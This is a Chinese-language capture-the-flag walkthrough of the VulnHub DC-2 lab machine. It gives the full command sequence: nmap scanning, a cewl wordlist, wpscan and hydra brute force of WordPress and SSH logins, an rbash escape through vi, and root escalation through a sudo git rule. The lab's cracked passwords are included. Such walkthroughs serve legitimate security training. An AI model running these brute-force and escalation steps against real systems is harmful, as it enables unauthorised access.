
vulnhub靶机-DC2-Writeup
0x01 部署
靶机地址:
DESCRIPTION
Much like DC-1, DC-2 is another purposely built vulnerable lab for the purpose of gaining experience in the world of penetration testing.
As with the original DC-1, it’s designed with beginners in mind.
Linux skills and familiarity with the Linux command line are a must, as is some experience with basic penetration testing tools.
Just like with DC-1, there are five flags including the final flag.
And again, just like with DC-1, the flags are important for beginners, but not so important for those who have experience.
In short, the only flag that really counts, is the final flag.
For beginners, Google is your friend. Well, apart from all the privacy concerns etc etc.
I haven’t explored all the ways to achieve root, as I scrapped the previous version I had been working on, and started completely fresh apart from the base OS install.
根据靶机说明,需要找到5个flag
下载镜像, 使用vmware打开, 网络选择NAT模式
0x02 信息收集
nmap扫描网段
nmap -sP 192.168.190.0/24

发现目标IP:`192.168.190.138
进一步扫描端口
nmap -T5 -A -v -p- 192.168.190.138
扫描结果:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-14 17:11 CST
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 17:11
Completed NSE at 17:11, 0.00s elapsed
Initiating NSE at 17:11
Completed NSE at 17:11, 0.00s elapsed
Initiating NSE at 17:11
Completed NSE at 17:11, 0.00s elapsed
Initiating ARP Ping Scan at 17:11
Scanning 192.168.190.138 [1 port]
Completed ARP Ping Scan at 17:11, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:11
Completed Parallel DNS resolution of 1 host. at 17:11, 0.00s elapsed
Initiating SYN Stealth Scan at 17:11
Scanning 192.168.190.138 [65535 ports]
Discovered open port 80/tcp on 192.168.190.138
Discovered open port 7744/tcp on 192.168.190.138
Completed SYN Stealth Scan at 17:11, 3.65s elapsed (65535 total ports)
Initiating Service scan at 17:11
Scanning 2 services on 192.168.190.138
Completed Service scan at 17:11, 11.88s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 192.168.190.138
NSE: Script scanning 192.168.190.138.
Initiating NSE at 17:11
Completed NSE at 17:11, 2.50s elapsed
Initiating NSE at 17:11
Completed NSE at 17:11, 0.05s elapsed
Initiating NSE at 17:11
Completed NSE at 17:11, 0.00s elapsed
Nmap scan report for 192.168.190.138
Host is up (0.0052s latency).
Not shown: 65533 closed ports
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.10 ((Debian))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Did not follow redirect to http://dc-2/
7744/tcp open  ssh     OpenSSH 6.7p1 Debian 5+deb8u7 (protocol 2.0)
| ssh-hostkey:
|   1024 52:51:7b:6e:70:a4:33:7a:d2:4b:e1:0b:5a:0f:9e:d7 (DSA)
|   2048 59:11:d8:af:38:51:8f:41:a7:44:b3:28:03:80:99:42 (RSA)
|   256 df:18:1d:74:26:ce:c1:4f:6f:2f:c1:26:54:31:51:91 (ECDSA)
|_  256 d9:38:5f:99:7c:0d:64:7e:1d:46:f6:e9:7c:c6:37:17 (ED25519)
MAC Address: 00:0C:29:5D:44:5F (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Uptime guess: 196.483 days (since Tue Mar  2 05:36:18 2021)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   5.22 ms 192.168.190.138

NSE: Script Post-scanning.
Initiating NSE at 17:11
Completed NSE at 17:11, 0.00s elapsed
Initiating NSE at 17:11
Completed NSE at 17:11, 0.00s elapsed
Initiating NSE at 17:11
Completed NSE at 17:11, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.84 seconds
           Raw packets sent: 65558 (2.885MB) | Rcvd: 65552 (2.623MB)
发现80端口和运行ssh的7744端口
0x03 漏洞利用
按照靶机信息提示
echo "192.168.190.138 dc-2" >> /etc/hosts
flag1
使用浏览器访问目标机80端口,发现运行的wordpress

在flag连接下发现flag1

Flag 1:

Your usual wordlists probably won’t work, so instead, maybe you just need to be cewl.

More passwords is always better, but sometimes you just can’t win them all.

Log in as one to see the next flag.

If you can’t find it, log in as another.
flag2
根据flag1的提示,需要登录来找下一个flag,使用cewl生成爆破字典
cewl http://dc-2 -w dc2-pass.txt
密码有了,下来需要用户,使用wpscan枚举用户
wpscan --url http://dc-2 --enumerate u
爆破得到admin,jerry,tom三个用户,爆破之
wpscan -U admin -P dc2-pass.txt --url http://dc-2 --force
wpscan -U tom -P dc2-pass.txt --url http://dc-2 --force
wpscan -U jerry -P dc2-pass.txt --url http://dc-2 --force
admin爆破失败,得到tom和jerry的密码
Username: tom, Password: parturient
Username: jerry, Password: adipiscing
访问wordpress默认登录链接: /wp-admin 或 /wp-login.php
使用jerry登录后,在pages中找到flag2

Flag 2:

If you can't exploit WordPress and take a shortcut, there is another way.

Hope you found another entry point.
flag3
根据flag2的提示,如果不能利用wordPress,还有其他的方法。
还有7744端口开放的ssh服务
使用hydra对ssh进行爆破
hydra -l tom -P dc2-pass.txt -t 1 -vV -e ns 192.168.190.138 -s 7744 ssh
爆破得到密码:
[7744][ssh] host: 192.168.190.138 login: tom password: parturient
登录
ssh tom@192.168.190.138 -p 7744
登陆后发现当前目录下存在flag3.txt,使用cat等命令都无法运行,尝试使用vi获得flag3.txt中的内容,得到flag3
flag3

Poor old Tom is always running after Jerry. Perhaps he should su for all the stress he causes.
flag4
根据flag3提示,还有jerry账户,查看/etc/passwd发现果然存在jerry账户

进行rbash逃逸,尝试发现/,sudo,cp命令都无法使用,尝试使用vi进行逃逸
vi test
:set shell=/bin/sh # 或者用/bin/bash
:shell

# 切换完成之后还要添加环境变量
export PATH=$PATH:/bin/
export PATH=$PATH:/usr/bin/
逃逸后尝试登录jerry,使用之前爆破的jerry密码

在/home/jerry下发现flag4.txt

flag4
Good to see that you've made it this far - but you're not home yet.

You still need to get the final flag (the only flag that really counts!!!).

No hints here - you're on your own now.  :-)

Go on - git outta here!!!!
flag5
根据提示,使用git提权
运行sudo -l,发现不需要密码可以执行git命令

使用git提权,获得root权限
sudo git help status
!/bin/bash
在/root下发现最后一个flag
 __    __     _ _       _                    _
/ / /\ \ \___| | |   __| | ___  _ __   ___  / \
\ \/  \/ / _ \ | |  / _` |/ _ \| '_ \ / _ \/  /
 \  /\  /  __/ | | | (_| | (_) | | | |  __/\_/
  \/  \/ \___|_|_|  \__,_|\___/|_| |_|\___\/


Congratulatons!!!

A special thanks to all those who sent me tweets
and provided me with feedback - it's all greatly
appreciated.

If you enjoyed this CTF, send me a tweet via @DCAU7.

 浙公网安备 33010602011771号